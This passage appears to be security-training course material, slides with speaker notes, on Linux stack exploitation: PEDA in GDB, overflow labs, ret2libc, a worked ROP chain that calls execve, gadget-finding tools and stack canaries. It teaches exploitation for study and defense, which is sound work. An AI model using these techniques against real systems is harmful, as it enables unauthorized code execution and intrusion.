On this slide is a simple example of what `PEDA` looks like when you start up GDB. As you can see, we set a breakpoint on the main function and run the program. When the breakpoint is reached, the first thing printed is the state of the processor registers.

PEDA Example (2)

- Disassembly around the breakpoint and the stack is also shown automatically

```
[----------------------------------code----------------------------------------]
   0x400622 <asM+8>:    ret
   0x400623 <main>:     push   rbp
   0x400624 <main+1>:   mov    rbp,rsp
=> 0x400627 <main+4>:   mov    eax,0x0
   0x40062c <main+9>:   call   0x4005c6 <overflow>
   0x400631 <main+14>:  mov    eax,0x0
   0x400636 <main+19>:  pop    rbp
   0x400637 <main+20>:  ret
[----------------------------------stack-----------------------------------------]
0000| 0x7fffffffe280 --> 0x400640 (<__libc_csu_init>:   push   r15)
0008| 0x7fffffffe288 --> 0x7ffff7a58700 (<__libc_start_main+240>:       mov edi,eax)
0016| 0x7fffffffe290 --> 0x0
0024| 0x7fffffffe298 --> 0x7fffffffe368 --> 0x7fffffffe632 ("/root/x64_vuln")
0032| 0x7fffffffe2a0 --> 0x1f7ffcca0
0040| 0x7fffffffe2a8 --> 0x400623 (<main>:      push   rbp)
0048| 0x7fffffffe2b0 --> 0x0
0056| 0x7fffffffe2b8 --> 0x3d135c0c506648af
[--------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000000000400627 in main ()
gdb-peda$
```


PEDA Example (2)

On this slide is the second half of the output automatically printed out by `PEDA` during the breakpoint. It shows the disassembly around the instruction pointer, as well as the stack data.

PEDA Example (3)

- Executing the command **help peda** shows a large listing of options

```
gdb-peda$ help peda
PEDA - Python Exploit Development Assistance for GDB
For latest update, check peda project page: https://github.com/longld/peda/
List of "peda" subcommands, type the subcommand to invoke it:
aslr -- Show/set ASLR setting of GDB
asmsearch -- Search for ASM instructions in memory
assemble -- On the fly assemble and execute instructions using NASM
breakrva -- Set breakpoint by Relative Virtual Address (RVA)
checksec -- Check for various security options of binary
cmpmem -- Compare content of a memory region with a file
context -- Display various information of current execution context
context_code -- Display nearby disassembly at $PC of current execution context
context_register -- Display register information of current execution context
context_stack -- Display stack of current execution context
```

Example: **xrefs <function>**

```
gdb-peda$ xrefs overflow
All references to 'overflow':
0x40062c <main+9>:      call   0x4005c6 <overflow>
gdb-peda$
```


PEDA Example (3)

By running the `help peda` command, you can see a listing of commands associated with `PEDA`. In the top image on the slide is a small number of them. The majority of them are intuitive. Let's look at a couple of useful commands. The `xrefs` command expects a function name as an argument. It lists all of the calls to that function. In the example in the bottom image on the slide we issued the command `xrefs overflow` ("overflow" being the name of the function). We can see that there is only one cross-reference, coming from the `main` function.

PEDA Example (4)

- A couple more examples
  - **pattern_create** – This command is similar to the one previously covered in Metasploit
  - **jmpcall** – Looks for **jmp** and **call** instructions

```
gdb-peda$ pattern_create 300
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AA
jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAv
A%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%'
gdb-peda$ jmpcall
0x400525 : jmp rax
0x400573 : jmp rax
0x4005be : call rax
0x40061e : jmp rsp
0x400743 : call rsp
0x600525 : jmp rax
0x600573 : jmp rax
0x6005be : call rax
0x60061e : jmp rsp
0x600743 : call rsp
gdb-peda$
```


PEDA Example (4)

The `pattern_create` command is very similar to the one we looked at inside of Metasploit. It takes in the number of bytes as an argument and prints out a pattern where each 4 bytes of the pattern is unique. The idea again is that whichever portion of the pattern shows up in a register or other location of interest can help indicate the buffer sizes. The second command executed in the example shown on the slide is `jmpcall`. This command prints out any `jmp` or `call` instruction within executable memory.

Debugger Syntax Note

- Some programs take in command line arguments and some prompt you for input and do not want arguments
- How do we handle inside the debugger?
- For a program that takes arguments:
  - (gdb) **run `python -c 'print("AAAA")'`**
  - This is how we'll do it for the **canary** program
- For a program that prompts you for input
  - (gdb) **run < <(python -c 'print("AAAA")')**
  - This is how we'll do it for the **password** and **passlibc** program

Debugger Syntax Note

One thing to note is how you can send data to a program from inside of GDB. Some programs require or accept command line arguments, such as the `ping` command. Other programs do not accept or require arguments and may prompt you for input once you run the program. We will be looking at the `password` program coming up which doesn't take any command line arguments, and instead prompts you to enter your password. When inside of GDB there are different ways to pass in data depending on the type of program.

For a program that takes arguments:

- `( gdb ) run` `` `python -c 'print("AAAA")'` ``
- This is how we'll do it for the `canary` program

For a program that prompts you for input:

- `( gdb ) run < <(python -c 'print("AAAA")')`
- This is how we'll do it for the `password` and `passlibc` program
- Some people may also redirect the output from a Python command into a file and then direct it in as input inside of the debugger.

LAB: Basic Stack Overflow - Linux

Please work on the lab exercise 4.1: Basic Stack Overflow - Linux.

Please work on the lab exercise 4.1: Basic Stack Overflow – Linux. For this lab exercise you will need your class Ubuntu VM.

Why Does It Work Only on Some Addresses?

- Common questions:
  - "I'm landing in my NOP sled. Why isn't it working?"
  - "Why does it work on some addresses in the NOP sled but not others?"
  - "Why does it work inside/outside the debugger but not the other way around?"
- Answers: (Keep trying!!!)
  - Data in buffer may be getting clobbered
  - Stack alignment issues
  - Idiosyncrasies in program behavior
  - Debuggers drop privileges
  - Memory layout may differ slightly in the debugger

Why Does It Work Only on Some Addresses?

This slide contains common questions from those new to exploit development, along with some answers. At the end of the day, sometimes there may not be an obvious reason as to why one address works and another does not. You could spend countless hours debugging and tracing exactly why one address does not work over another, but it is often better to try a range of addresses, moving around the position of your shellcode within the buffer, increasing and decreasing NOPs and padding, and so on. The reason why one address works over another when they are adjacent, and both contain NOPs, will likely be specific only to that one program. The next program will have its own set of issues.

Stripped Programs (1)

- The "strip" tool removes symbol tables

```
$ gcc -no-pie -m32 -fno-stack-protector -z execstack
password.c -o password2    #All one line
$ strip password2
```

```
gdb-peda$ disas main
No symbol table is loaded.  Use the "file" command.
```

- **info functions**
- PLT entries!
- Break on gets@plt

```
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x08048380  strcmp@plt
0x08048390  printf@plt
0x080483a0  gets@plt
0x080483b0  puts@plt
```

Stripped Programs (1)

When a program is stripped with the strip tool, its symbol tables are removed. In other words, commands such as `"disas main"` will fail. Functions that require symbol resolution are still held in the PLT. This allows us to still set up our wanted breakpoints; however, the larger the program, the more difficult it is to reverse. In the top image, we are compiling the `password.c` program again and naming it something different so that we can strip it without affecting the existing password program.

```
$ gcc -no-pie -m32 -fno-stack-protector -z execstack password.c -o
password2
```

The `-no-pie` flag indicates to not compile as a position independent executable (PIE). The `-m32` flag indicates to compile as a 32-bit binary. We'll look at a 64-bit binary soon. The `-fno-stack-protector` flag tells the compiler to refrain from inserting canaries. The `-z execstack` says not to use DEP. We'll turn these mitigations on coming up.

```
strip password2      #This strips the program of its internal symbols.
```

Now inside of GDB, we run the `"disas main"` command and it fails. The `info functions` command within GDB lists out all the functions inside of the PLT. We can set up a breakpoint on the function of interest to learn where it is called from within the program.

Stripped Programs (2)

- Break on 0x8048360 and run
- When the breakpoint is hit, enter bt for "backtrace"
- 0x804848a is the address we broke on in the last lab!

```
gdb-peda$ break *0x080483a0
Breakpoint 1 at 0x8048360
gdb-peda$ run
Starting program: /home/deadlist/password/password2

gdb-peda$ bt
#0  0x080483a0 in gets@plt ()
#1  0x0804854c in ?? ()
#2  0x08048642 in ?? ()
#3  0xf7df8e91 in __libc_start_main () from
/lib32/libc.so.6
#4  0x08048432 in ?? ()
```


Stripped Programs (2)

From within GDB, we enter the `break *0x080483a0` command. This is the address of `gets()` inside of the PLT. On every call, if there is more than one, the debugger will break upon accessing this address. We then run the program from within GDB and reach the breakpoint in the PLT entry for `gets()`. We then issue the `bt` command, which stands for `backtrace`. This prints out the stack frames and shows us how we got to the current function. The addresses listed are actually the return pointers for the called functions. It should be quite obvious that the address we were using in the previous lab, `0x8048462`, is printed up as the return pointer back to the call to `gets@plt` from the `checkpw()` function. We can now set up the same breakpoint as we did previously to see our data copied to the buffer. If you'd like, at this breakpoint you can execute the command `x/2i $0x8048642-5` to see the call. We subtract 5-bytes as the call instruction is 5-bytes.

```
gdb-peda$ x/2i 0x08048642-5
0x804863d:   call    0x8048516
0x8048642:   mov     eax,0x0
```

return-to-libc (1)

- Moving on: return-to-libc
  - For when the buffer's too small
  - For when it's configured as non-executable
    - Should data located in the stack segment ever be executable?
- The GNU C Library (glibc)

return-to-libc (1)

Let's talk about a different style of attack on the stack called `return-to-libc`, or `ret2libc` for short. This method of attack comes in handy when the buffer is too small to hold the shellcode or if the stack is non-executable. Programs do not usually hold executable code on the stack, and as such, the execute permission can be removed to add a level of protection. This protection, encouraged in the mid-to-late 90s and implemented by default on modern OSs, significantly reduced the number of stack-based attacks using the traditional return-to-buffer method.

The GNU C Library is a standard library holding many common functions used by programs. The functions residing within this library include `printf()`, `strcpy()`, `system()`, `sprintf()`, and many others. The idea with the return-to-libc style of attack is that if the buffer is too small or the stack is non-executable, we could perhaps pass an argument to one of the functions within libc by overwriting the return pointer with the wanted function's address. When called, many functions are programmed to expect an argument, which allows us to pass whatever we'd like. We are limited to available functions and their capabilities, but it often is enough to do the job.

return-to-libc (2)

- Some popular return-to-xxx methods:
  - ret2strcpy & ret2gets
    - Potentially overwrite data at any location
  - ret2sys
    - The system() function executes the parameter passed with /bin/sh
  - ret2plt
    - Return to a function loaded by the program
  - ret2puts
    - Often used to leak out memory addressing when ASLR is on
- Many functions take in arguments that you can place on the stack


return-to-libc (2)

The `system()` function in the C library takes in an argument and executes it with /bin/sh. This serves as a popular use of the ret2libc technique. When this method of attack is used, some programs temporarily drop their rights upon executing an argument passed to `system()`. This results in a shell with only user-level privileges. Chaining ret-to-libc often helps with getting around this issue. The `setreuid()` function can also help to restore privileges. Remember, debuggers are also infamous for dropping privileges. If something looks like it should be working but is failing in the debugger, always give it a shot outside of the debugger to see if it is actually working. You may also see the sigtrap signal picked up by the debugger when privileges are preventing execution from being successful.

There are many other places where execution could be redirected, such as the Procedure Linkage Table (PLT). If we obtain a list of the functions used within a program by taking a look at the program's .reloc section, we could overwrite the return pointer with an entry in the PLT and pass the arguments of our choice. We could use a ret2strcpy attack to write anything we'd like at any location. By chaining `libc` calls, we could write shellcode at a set location in memory and have the return pointer finally direct the flow of execution to that address. The `ret2puts` option is often used to print out memory addressing of something internal to the process in order to leak addressing to bypass ASLR.

return-to-libc (3)

Ret2sys Stack Layout



- The PAD is the location of the return pointer for the call to system()

return-to-libc (3)

This diagram simply shows the layout of a ret2sys attack on the stack. On the left is a normal stack. On the right is the stack after we lay out our `ret2sys` attack. Everything is the same until you get to the return pointer. As you can see, we have overwritten the return pointer with the address of the `system()` function. Because we are returning to the start of a function instead of calling it with the "call" instruction, we have to mimic what the stack should look like. The `system()` function expects to see the return pointer as the next 4 bytes on the stack, followed by arguments that `system()` reads in. For the return pointer to the `system()` function call, we use a pad. It doesn't matter what it is, as long as it's 4 bytes and not null bytes, as that will terminate the string. You could put in a call to another function here to chain function calls, as long as you supply the expected arguments. Note that the `system()` function expects a pointer to our argument.

LAB: ret2libc

Please work on the lab exercise 4.2: ret2libc.

Please work on the lab exercise 4.2: ret2libc. For this lab exercise you will need your class Ubuntu VM.

Return-Oriented Programming (ROP)

- ROP is the successor to return-to-libc style attacks
  - Hovav Shacham first coined the term Return-Oriented Programming (ROP)
    - https://hovav.net/ucsd/dist/geometry.pdf
- ROP is most used to set up a system call to a critical function which allows for the changing of permissions in memory
- Heavy dependency on the use of the **ret** instruction and the stack pointer to maintain control

Return-Oriented Programming (ROP)
ROP is a common attack technique used to exploit vulnerabilities on modern operating systems. The primary usage of ROP is to set up a system call to a privileged function which allows you to change the permissions in memory where your shellcode is located. By utilizing a series of instruction sequences known as gadgets, you can "compile" a code execution path to achieve this objective, or even mimic shellcode. In comparison, the `return-to-libc` technique we covered uses a simple concept where we create an environment variable, pass the pointer to the environment variable as an argument to a wanted function whose address we used to overwrite a return pointer, and have our command executed. There are certainly other uses of `return-to-libc`, but the concept is generally the same. With ROP we commonly use executable code segments from libraries loaded by a program. As long as the addresses of the wanted code sequences are at the same location on each system being exploited, the technique is fairly straightforward. If ASLR is on we must find a module which does not participate in randomization, a memory leak, or other bypass techniques covered shortly.

Under different names, the idea of ROP has been around for quite a while; however, it was not until Hovav Shacham's research that it was publicly proven the technique could be Turing-complete. Using a proper sequence of instructions, which may require returns, chunks of code that exist in libraries can be used to perform an author's bidding. Again, ROP is most commonly used to perform actions such as changing permission in memory or disabling security controls.

https://hovav.net/ucsd/dist/geometry.pdf

Gadgets (1)

- Gadgets are simply sequences of code residing in executable memory, usually followed by a return instruction
- Gadgets are strung together to achieve a goal
- Control is typically dependent on the stack pointer
- The x86/x64 instruction sets are extremely dense and not bound to set instruction lengths
  - This means we can point to any position
  - Like a giant run-on sentence, the desired instruction will be executed as long as EIP/RIP is pointing to a valid location

Gadgets (1)

The term "gadget" is used to describe sequences of instructions that perform a wanted operation, usually followed with a return instruction. The return often leads to another gadget that performs another operation, followed by a return. The gadgets are strung together to achieve an ultimate goal. Control is typically heavily dependent on the stack pointer.

The x86 and x64 instruction sets are extremely dense and not bound to specific instruction sizes. Some architectures may require that all instructions be 32 bits wide; however, this is not the case with x86 and x64. This means that we can potentially point to a byte offset in the middle of a valid instruction, causing a different instruction to be performed. Compiled x86 and x64 code can be compared to a long run-on sentence with no punctuation or spaces. Take the word "contraption" as an example. If we point to the fourth letter in, we have the word "trap." Another example is the phrase "now-is-here." The dashes imply a series of words with no spaces between them. If we take the last letter from "now," both letters from "is," and the first letter in "here," we get the word "wish."

Gadgets (2)

whatistheaddressofthepartytonightbecausei wanttomakesureidonotarrivebefo reallltheotherguests

- This is obviously a sentence with no punctuation or spaces
  - … but there are opportunities to select other "unintended" words, depending on the position
  - If we select them in the right order and they are followed by returns, we can build a new sentence


Gadgets (2)

This slide demonstrates an analogy by comparing building gadgets to creating a new sentence from a long English sentence with no punctuation or spaces.

whatistheaddressofthepartytonightbecauseiwanttomakesureidonotarrivebeforealltheotherguests

The obvious sentence is, "What is the address of the party tonight because I want to make sure I do not arrive before all the other guests." If you remove the spacing, as in this example, ignoring the intended sentence, you can piece together a lot of words. If we select these newly discovered words and piece them together in the right order, we can build a new sentence.

Gadgets (3)



- This example is contrived, but you get the point!

Gadgets (3)

On this slide is an example of stringing together unintended words to build a new sentence. Although it's a contrived example, you can see the high-level goal of building gadgets. Shown on the slide is just a sampling of the unintended words that can be created by scanning through the long sentence. There are many more words nested that we list. The arrows running in order from 1 to 3 show the creation of the new sentence, "art is real," which is not part of the intended message.

Gadgets, a Real Example

```
7C8016CC   8B45 20          MOV EAX,DWORD PTR SS:[EBP+20]
7C8016CF   3BC3             CMP EAX,EBX
```

- 7c8016cc holds the real, intended instruction
- What if we offset it 1 byte and point to 7c8016cd?

```
7C8016CD   45               INC EBP
7C8016CE   203B             AND BYTE PTR DS:[EBX],BH
7C8016D0   C3               RETN
```

- Just 1 byte off and completely different instructions followed by a return!
- This is how gadgets are built…

Gadgets, a Real Example

Time for a more realistic example. The top image on the slide was taken from kernel32.dll on a Windows system. The intended instruction is:

```
7C8016CC   8B45 20          MOV EAX,DWORD PTR SS:[EBP+20]
7C8016CF   3BC3              CMP EAX,EBX
```

This simply dereferences a stack address located at EBP+20 into EAX. What happens if we point 1 byte into the intended instruction at 0x7c8016cc? The result, shown in the bottom image on the slide, is:

```
7C8016CD   45                INC EBP
7C8016CE   203B             AND BYTE PTR DS:[EBX],BH
7C8016D0   C3                RETN
```

Because the x86 and x64 instruction sets do not require instructions to be of a specific size, we can form new, unintended instructions by pointing to any desired location. The modified instruction now increments the EBP register by 1 byte, performs a `bitwise` and `operation` against a byte pointed to by EBX with the value in the BH register (bx high byte), followed by a `return`. This is how gadgets are built. The return instruction "`C3`" located at `0x7c8016d0` was not supposed to represent a return in this case; however, by modifying the address as shown, we can use it as such and return to another gadget, leveraging the stack pointer. Imagine if gadgets were strung together to perform the same operation as the `system()` function. We would never actually call the `system()` function as we have with our `return-to-libc` attack; rather, we string together gadgets from any executable library or other code segment, performing the same operations as the system function.

ROP without Returns and Jump Oriented Programming (JOP)

- Hovav Shacham and Stephen Checkoway released a paper on ROP without returns
  - The idea is to get around some protections that may watch for ROP techniques
  - An example is to validate that return pointer addresses have a valid **call** instruction above
- Using pop instructions and jmp *(reg)'s can achieve the same goal as returns, commonly called Jump Oriented Programming (JOP)

  pop edi
  jmp [edi]

ROP without Returns and Jump Oriented Programming (JOP)

As to be expected, OS vendors and compiler developers have implemented controls to try and break the ROP technique. One example of a control is to check the address on the stack prior to executing a return instruction to ensure a `call` instruction exists above the address. Since the `call` instruction always first pushes the return pointer onto the stack, in theory there should always be a `call` instruction above an address to which we are returning.

Hovav Shacham and Stephen Checkoway released a paper on ROP without returns, located at https://hovav.net/ucsd/dist/noret.pdf at the time of this writing. The technique looks at alternative methods of jumping to code without the use of returns. One method is to pop a value from the stack into a register and then use an instruction to jump to the pointer located in the register holding the popped value. Though the desired code sequence to perform this is less common than the return instruction, it demonstrates that we are not limited to dependency on the stack pointer. This technique is often referred to as Jump Oriented Programming (JOP).

Return-Oriented Shellcode

- Utilizes gadgets to set up environment and invoke the system call, mimicking shellcode
- First documented by Hovav Shacham in 2007
  - https://hovav.net/ucsd/dist/geometry.pdf
- To defeat DEP, ASLR, and Stack Protection:
  - Static executable memory must be found containing the appropriate gadgets
  - Canary must be repaired or not used in the vulnerable function, or the vulnerability must be a heap overflow using JOP or stack pivoting
- A good option when there are no One Gadgets…

Return-Oriented Shellcode

In traditional attacks, Shellcode is placed in memory, and the instruction pointer is directed to the shellcode for execution via a vulnerability and corresponding exploit. With Return-Oriented Shellcode, we utilize ROP to replace the need for shellcode. When control is achieved, gadgets are strung together to set up the environment and invoke the appropriate system call. This requires that we set up the appropriate system call number in the accumulator low (AL) register, supply any arguments, and compensate for other conditions. The technique was first documented in Hovav Shacham's paper in 2007, titled "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)" and available at https://hovav.net/ucsd/dist/geometry.pdf.

The reasoning for using this technique is primarily to defeat data execution prevention, as well as Address Space Layout Randomization. Regular ret2libc attacks would fail on a modern system due to library randomization. Shellcode execution on the stack or heap would likely fail due to execution prevention. If we can find static locations in memory, marked as executable and containing the right code sequences, we can potentially bypass these protections. If canaries are used to protect the stack, we need to repair the canary or find a vulnerable function that is not protected. We can also utilize heap overflows, pivoting the stack pointer from the stack or utilizing Jump-Oriented Programming.

Return-Oriented Shellcode Requirements

- To accomplish your goal of calling execve(), you must meet the following requirements:
  - Ensure the AL register contains the system call number 0x0b for execve()
  - Ensure the base register (BX) holds a pointer to your argument for the system call
  - Ensure the count register (CX) points to the argument vector ARGV pointer array
  - Set the data register (DX) to point to the ENVP array (Environment Variable Pointer)

Return-Oriented Shellcode Requirements

From a high level, you must meet a set of requirements to invoke a proper system call, such as execve(). In this example, you need to:

1) Ensure that the accumulator low (AL) register holds the wanted system call number. In this case, you want to call execve(), which is set to system call number 0x0b.
2) Ensure that the base register (EBX on a 32-bit system) holds a pointer to the string that you want execve() to execute.
3) Ensure that the count register (ECX on a 32-bit system) holds a pointer to the argument vector array (ARGV). For execve(), the first pointer should point to the string you want to execute, and the second pointer should point to a null byte because there are no other arguments.
4) Set the data register (EDX on a 32-bit system) to point to the ENVP array. This is a pointer to the environment variables passed to the called function.

Example: Gadgets We Need

- Let's look at an example of using ROP shellcode
- You need to locate the following gadgets in the statically mapped library:
  - 33 c0 c3 xor eax, eax, ret
  - 59 5a c3 pop ecx, pop edx, ret
  - 89 42 18 c3 mov %eax, 0x18(edx), ret
  - 08 c8 c3 or al, cl, ret
  - 5b c3 pop ebx, ret
  - 59 5a c3 pop ecx, pop edx, ret
  - cd 80 int 80


Example: Gadgets We Need

To achieve our Return-Oriented Shellcode attack goal, we must find the following sets of gadgets:

```
33 c0 c3 xor eax, eax, ret
59 5a c3 pop ecx, pop edx, ret
89 42 18 c3                mov %eax, 0x18(edx), ret
08 c8 c3 or al, cl, ret
5b c3    pop ebx, ret
59 5a c3 pop ecx, pop edx, ret
cd 80    int 80
```

Let's discuss the reasoning for each of these gadgets.

Example: Attack Layout



Example: Attack Layout

A lot of thought was put into how to best design the graphic on this slide. Starting from the left, we overflow a vulnerable buffer from left to right. We overwrite the return pointer with our first gadget, which performs an xor eax, eax. This null value will be used shortly by another gadget to write a null DWORD to a precise position toward the right, indicated by NULL. It is in capital letters in the graphic so that it stands out. This serves two purposes. First, it acts as a null value for argv[2]. Second, it acts as a pointer for envp.

Gadget2 must point to a gadget containing pop ecx, pop edx, ret. The first DWORD to get popped into ECX is 0x0b0b0b0b. We need only the lowest order 0x0b, but we can't have any null bytes in our payload, so this works fine. The reasoning is that shortly we will have a gadget that performs an or al, cl, which loads 0x0b into EAX. This can serve as syscall #11, which is execve(). The next DWORD to be popped into EDX is the address of the NULL position on the right minus 24 bytes. The reasoning for this is that we will soon write the null DWORD held in EAX into this address +24 bytes with a gadget. This ensures that the null is written to the right position to serve as argv[2] and the pointer for envp. Gadget 3, mov %eax, 0x18(edx), actually performs this write.

Gadget 4 performs the or al, cl, which places 0x0b into EAX. Gadget 5 is the code sequence pop ebx, ret, which takes the next DWORD (pointer to the string we want to execute on the stack) and pops it into EBX. Gadget 6 does another pop ecx, pop edx, ret. This takes the next DWORD, a pointer to the stack position holding the pointer to the argv array, and pops it into ECX. The next DWORD points to the NULL byte on the stack and serves as the pointer to envp. Gadget 7 is the int 0x80 instruction to invoke the execve() system call. The next DWORD is a pointer to the start of the string we want to execute. This serves as *argv. The next DWORD, which says NULL, starts as a simple PADD byte and ends up being the position in which 0x00000000 is written per the earlier explanation. Finally, we place the string we want execve() to execute, followed by a null byte to terminate.

Gadget Search Tools

- **Ropper** – Powerful multi-architecture ROP gadget finder and chain builder
  - Author: Sascha Schirra
  - https://github.com/sashs/Ropper
- **ida sploiter** – Multipurpose IDA plugin including ROP gadget generation and chain creation
  - Author: Peter Kacherginsky
  - https://thesprawl.org/projects/ida-sploiter/
- **pwntools** – A suite of tools to help with exploit dev, including an ROP gadget finder
  - Author: Gallopsled CTF Team and other contributors
  - https://github.com/Gallopsled/pwntools

Gadget Search Tools

Quite a few tools can help with finding ROP gadgets and help build chains, as well as other great features. Following are a few of the ones recommended:

- **Ropper**: Powerful, multi-architecture ROP gadget finder and chain builder

  Author: Sascha Schirra

  https://github.com/sashs/Ropper
- **ida sploiter:** Multipurpose IDA plugin including ROP gadget generation and chain creation

  Author: Peter Kacherginsky

  https://thesprawl.org/projects/ida-sploiter/
- **pwntools**: A suite of tools to help with exploit dev, including an ROP gadget finder

  Author: Gallopsled CTF Team and other contributors

  https://github.com/Gallopsled/pwntools

Module Summary

- Smashing the Stack
- ret2libc
- Return Oriented Programming
- Return Oriented Shellcode

Module Summary

In this module, we looked at a basic buffer overflow using a return pointer overwrite, followed by another technique known as ret2libc. With the latter technique we overwrote the return pointer with the address of a function within a loaded module. We ended looking at return oriented programming and a technique using ROP to emulate shellcode.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- **Exploiting Linux for Penetration Testers**
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 4

Introduction to Memory
Introduction to Shellcode
Smashing the Stack
- Lab: Basic Stack Overflow - Linux
- Lab: ret2libc

Advanced Stack Smashing
- Demo: Defeating Stack Protection
- Lab: x64_vuln

Bootcamp
- Lab: Brute Forcing ASLR
- Lab: Hacking MBSE
- Lab: ret2libc with ASLR

Advanced Stack Smashing

In this module, we introduce more difficult controls to bypass or defeat, such as stack canaries and Address Space Layout Randomization (ASLR) on the modern Linux kernel, as well as 64-bit stack exploitation. As we move into these more advanced concepts, you must remember that many modern exploitation techniques are successful when thinking outside of the box and being persistent. They are also conditional.

Objectives

- Our objective for this module is to understand:
  - Defeating stack canaries
  - Address Space Layout Randomization (ASLR)
  - Defeating ASLR using various techniques
  - 64-bit stack exploitation

Objectives

We start this module by looking at stack canaries on Linux and how they affect your exploitation attempts. We then jump into some methods on how to defeat canaries when possible. Next, we take a look at one of the biggest thorns in an attacker's side from a security perspective: Address Space Layout Randomization (ASLR). You will work through a lab performing stack exploitation of a 64-bit process.

Linux Stack Protection (1)

- What is stack protection?
  - 4 or 8-byte value placed on the stack after function prologue
  - Protects the Return Pointer (RP), Saved Frame Pointer (SFP), and other stack variables
- Canaries and security cookies
  - Linux uses the term "canaries" and Windows uses "security cookies"

Linux Stack Protection (1)

To curb the large number of stack-based attacks, several corrective controls have been put into place over the years. One of the big controls added is stack protection. From a high level, the idea behind stack protection is to place a 4 or 8-byte value onto the stack after the buffer and before the return pointer. On UNIX-based OSs, this value is often called a "`canary`," and on Windows-based OSs, it is often called a "`security cookie`." If the value is not the same upon function completion as when it was pushed onto the stack, a function is called to terminate the process. As you know, you must overwrite all values up to the return pointer to successfully redirect program execution. By the time you get to the return pointer, you will have already overwritten the stack protection value pushed onto the stack, thus resulting in program termination.

Linux Stack Protection (2)

- Stack Smashing Protector (SSP)
  - Formerly known as ProPolice
  - Integrated with GCC on many platforms
  - Supports different types of canaries

Linux Stack Protection (2)

The most common Linux-based stack protection tool is Stack Smashing Protector (SSP). SSP, formerly known as ProPolice, is an extension to the GNU C Compiler (GCC), available as a patch in gcc 2.95.3 and later, and available by default in later versions of gcc. It is based on the StackGuard protector and is maintained by Hiroaki Etoh of IBM. Aside from placing a random canary on the stack to protect the return pointer and the saved frame pointer, SSP also reorders local variables, protecting them from common attacks. If the "`urandom`" strong number generator cannot be used for one reason or another, the canary reverts back to using a terminator canary.

Linux Stack Protection (3)

- Types of canaries:
  - Null canary
    - 0x00000000 || 0x0000000000000000
  - Terminator canary
    - 0x00000aff & 0x000aff0d (StackGuard)
  - Random canary
    - Random 4 or 8-byte value protected in memory
    - HP-UX's /dev/urandom

Linux Stack Protection (3)

Several types of canaries can be used with stack protection tools.

Null Canary

Probably the weakest type of canary is the null canary. As the name suggests, the canary is a 4 or 8-byte value containing all 0s. If the value is not equal to 0 upon function completion, the program is terminated.

Terminator Canary

The idea behind a terminator canary is to cause string operations to terminate when trying to overwrite the buffer and return pointer. A commonly seen terminator canary uses the values `0x00000aff`. When a function such as `strcpy()` is used to overrun the buffer and a terminator canary is present using the value 0x00000aff, `strcpy()` fails to re-create the canary due to the null terminator value of 0x00. Similar to `strcpy(), gets()` stops reading and copying data when it sees the value 0x0a. StackGuard used the terminator canary value `0x000aff0d`.

Random Canary

Perhaps a preferred method over the terminator canary is the random canary. A random canary is a randomly generated, unique 4 or 8-byte value placed onto the stack, protecting the return pointer and other variables. Random canaries are commonly generated by the HP-UX Strong Random Number Generator urandom and are near impossible to predict. The value is generated and stored in a protected area in memory. Upon function completion, the stored value is XORed with the value residing on the stack to ensure the result of the XOR operation is equal to 0.

Demo: Defeating Stack Protection (1)

- Let's turn this up a notch!
- Bypassing a terminator canary on your Ubuntu VM
- Canary defaults to 0x00000aff
- Some programs have custom canaries
- This can often be hacked!
  - Overwriting SFP
  - Multiple writes with strcpy(), gets(), or similar functions

